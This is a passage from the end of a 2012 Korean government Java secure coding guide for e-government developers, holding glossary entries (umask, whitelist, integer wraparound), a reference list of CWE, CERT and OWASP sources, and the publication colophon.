1994년 RSA Security사의 Ronald Rivest에 의해 고안된 블록 암호화 알고리즘이다.

▪ **Umask**

파일 또는 디렉터리의 권한을 설정하기 위한 명령어이다.

▪ **Whitelist**

블랙리스트(Black List)의 반대 개념으로서 신뢰할 수 있는 사이트나 IP 주소 목록을 의미한다. 즉, 신뢰할 수 있는 글이나 문자열의 목록을 말한다.

▪ **Wraparound**

int 또는 long으로 정의된 변수의 값이 한계치를 상회했을 경우, MSB(Most Significant Bit)가 바뀌어 양수는 음수, 음수는 양수로 전환된다.

제2절 참고문헌

[1] 소프트웨어 개발보안 가이드, 행안부, May 2012.

[2] 소프트웨어 보안약점 진단가이드, 행안부, May 2012.

[3] CWE(Common Weakness Enumeration), MITRE, http://cwe.mitre.org

[4] CWE/SANS Top 25 Most Dangerous Software Errors(2011), MITRE, http://cwe.mitre.org/top25/

[5] CVE(Common Vulnerabilities and Exposures), MITRE, http://cve.mitre.org

[6] CERT Secure Coding Standards, CERT, https://www.securecoding.cert.org

[7] NIST(National Institute of Standards and Technology), http://www.nist.gov

[8] OWASP Top Ten Project 2010, OWASP, https://www.owasp.org/index.php/Top_10_2010

[9] OWASP Top Ten Project 2007, OWASP, https://www.owasp.org/index.php/Top_10_2007

[10] Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda "The CERT Java Secure Coding Standard", Addison-Wesley, September 2011.

전자정부 SW 개발 · 운영자를 위한

Java 시큐어코딩 가이드

2012년 9월 인쇄
2012년 9월 발행

발행처: 행정안전부 · 한국인터넷진흥원

서울특별시 종로구 세종대로 209
정부중앙청사
Tel: (02) 2100-3633, 2927

서울특별시 송파구 중대로 109
대동빌딩
Tel: (02) 405-5342, 5667

인쇄처: 한올
Tel: (02) 2279-8494

(비매품)